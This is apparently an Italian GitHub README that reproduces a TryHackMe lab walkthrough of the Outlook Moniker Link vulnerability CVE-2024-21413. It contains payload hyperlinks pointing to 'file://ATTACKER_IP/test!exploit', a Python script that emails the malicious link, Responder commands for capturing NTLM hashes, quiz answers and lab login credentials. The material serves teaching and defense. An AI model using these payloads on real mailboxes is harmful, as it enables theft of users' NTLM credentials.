 hau2212/moniker-link-cve-2024-21413-
Exploit didattico per CVE-2024-21413 (Moniker Link) che dimostra RCE di Outlook e perdita di credenziali NTLM tramite collegamenti ipertestuali appositamente creati, con indicazioni di rilevamento e bonifica.

Il 13 febbraio 2024, Microsoft ha annunciato una vulnerabilità di RCE e perdita di credenziali in Microsoft Outlook, a cui è stato assegnato il CVE CVE-2024-21413 (Moniker Link). Haifei Li di Check Point Research è accreditato per la scoperta della vulnerabilità.
La vulnerabilità bypassa i meccanismi di sicurezza di Outlook quando gestisce un tipo specifico di hyperlink noto come Moniker Link. Un utente malintenzionato può abusarne inviando un'email contenente un Moniker Link dannoso a una vittima, con il risultato che Outlook invia le credenziali NTLM dell'utente all'attaccante una volta cliccato l'hyperlink.
I dettagli relativi al punteggio della vulnerabilità sono forniti nella tabella seguente:
CVSS	                              Descrizione
Data di pubblicazione               13 febbraio 2024
Articolo MS	                        https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413
Impatto	                            Esecuzione di codice remoto e perdita di credenziali
Gravità	                          Critica
Complessità dell'attacco            Bassa
Punteggio	                            9.8
È noto che la vulnerabilità colpisce le seguenti versioni di Office:
Versione                 Versione
Microsoft                Office LTSC 2021	interessato dalla versione 19.0.0
Microsoft                365 Apps for Enterprise
interessato              dalla versione 16.0.1
Microsoft                Office 2019
interessato              dalla versione 16.0.1
Microsoft                Office 2016
interessato              dalla versione 16.0.0 prima della 16.0.5435.1001
Nota che avrai bisogno sia dell'AttackBox che della macchina vulnerabile associata a questo task. Per distribuire la VM allegata, premi il pulsante verde Start Machine qui sotto.
Username	tryhackme
Password	Kkh3gv439dnq!
Quale valutazione di "Gravità" è stata assegnata al CVE?
> RISPOSTA : Critical
Outlook può visualizzare le email come HTML. Potresti notarlo utilizzato dalle tue newsletter preferite. Inoltre, Outlook può analizzare hyperlink come HTTP e HTTPS. Tuttavia, può anche aprire URL che specificano applicazioni note come Moniker Link. Normalmente, Outlook mostrerà un avviso di sicurezza quando vengono attivate applicazioni esterne.

La Vista protetta di Outlook viene attivata quando si avvia un'applicazione esterna
Questo pop-up è il risultato della "Vista protetta" di Outlook. La Vista protetta apre le email contenenti allegati, hyperlink e contenuti simili in modalità di sola lettura, bloccando cose come le macro (specialmente dall'esterno di un'organizzazione).
Utilizzando il Moniker Link file:// nel nostro hyperlink, possiamo istruire Outlook a tentare di accedere a un file, come un file su una condivisione di rete (<a href="file://ATTACKER_IP/test">Click me</a>). Viene utilizzato il protocollo SMB, che prevede l'uso delle credenziali locali per l'autenticazione. Tuttavia, la "Vista protetta" di Outlook intercetta e blocca questo tentativo.
La vulnerabilità qui esiste modificando il nostro hyperlink per includere il carattere speciale ! e un po' di testo nel nostro Moniker Link, il che bypassa la Vista protetta di Outlook. Ad esempio: <a href="file://ATTACKER_IP/test!exploit">Clicca qui</a>.
Noi, come attaccanti, possiamo fornire un Moniker Link di questo tipo per l'attacco. Nota che la condivisione non deve esistere sul dispositivo remoto, poiché un tentativo di autenticazione verrà comunque effettuato, portando all'invio dell'hash netNTLMv2 di Windows della vittima all'attaccante.
L'esecuzione di codice remoto (RCE) è possibile perché i Moniker Link utilizzano il Component Object Model (COM) su Windows. Tuttavia, spiegare questo è attualmente fuori dallo scopo di questa room, poiché non esiste un proof of concept rilasciato pubblicamente per ottenere RCE tramite questo specifico CVE.
Quale tipo di Moniker Link utilizziamo nell'hyperlink?
> RISPOSTA : file://

Qual è il carattere speciale utilizzato per bypassare la "Vista protetta" di Outlook?
> RISPOSTA : !
Per questo attacco, invieremo alla nostra vittima un'email con un Moniker Link simile a quello fornito nel task precedente. L'obiettivo, come attaccante, è creare un'email per la vittima con un Moniker Link che bypassi la "Vista protetta" di Outlook, in modo che il client della vittima tenti di caricare un file dalla nostra macchina attaccante, portando alla cattura dell'hash netNTLMv2 della vittima.
Ma prima, esaminiamo un PoC che ho creato (disponibile anche su GitHub).
''' Author: CMNatic | https://github.com/cmnatic Version: 1.0 | 19/02/2024 ''' import smtplib from email.mime.text import MIMEText from email.mime.multipart import MIMEMultipart from email.utils import formataddr sender_email = '[email protected]' # Replace with your sender email address receiver_email = '[email protected]' # Replace with the recipient email address password = input("Enter your attacker email password: ") html_content = """\ """ message = MIMEMultipart() message['Subject'] = "CVE-2024-21413" message["From"] = formataddr(('CMNatic', sender_email)) message["To"] = receiver_email # Convert the HTML string into bytes and attach it to the message object msgHtml = MIMEText(html_content,'html') message.attach(msgHtml) server = smtplib.SMTP('MAILSERVER', 25) server.ehlo() try: server.login(sender_email, password) except Exception as err: print(err) exit(-1) try: server.sendmail(sender_email, [receiver_email], message.as_string()) print("\n Email delivered") except Exception as error: print(error) finally: server.quit()
Il PoC:
Usiamo Responder per creare un listener SMB sulla nostra macchina attaccante. Per l'AttackBox di THM, l'interfaccia sarà -I ens5. Il nome dell'interfaccia sarà diverso se stai usando il tuo dispositivo (es. Kali). Se vuoi fare un po' di compiti, può essere usato anche un server Impacket.
Avvio di Responder sul nostro AttackBox
root@attackbox:# responder -I ens5
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie ([email protected])
  To kill this script hit CTRL-C

-- cut for brevity --

[+] Listening for events...
Apriamo la macchina vulnerabile premendo il pannello "CVE-2024-21413" nella visualizzazione a schermo diviso.
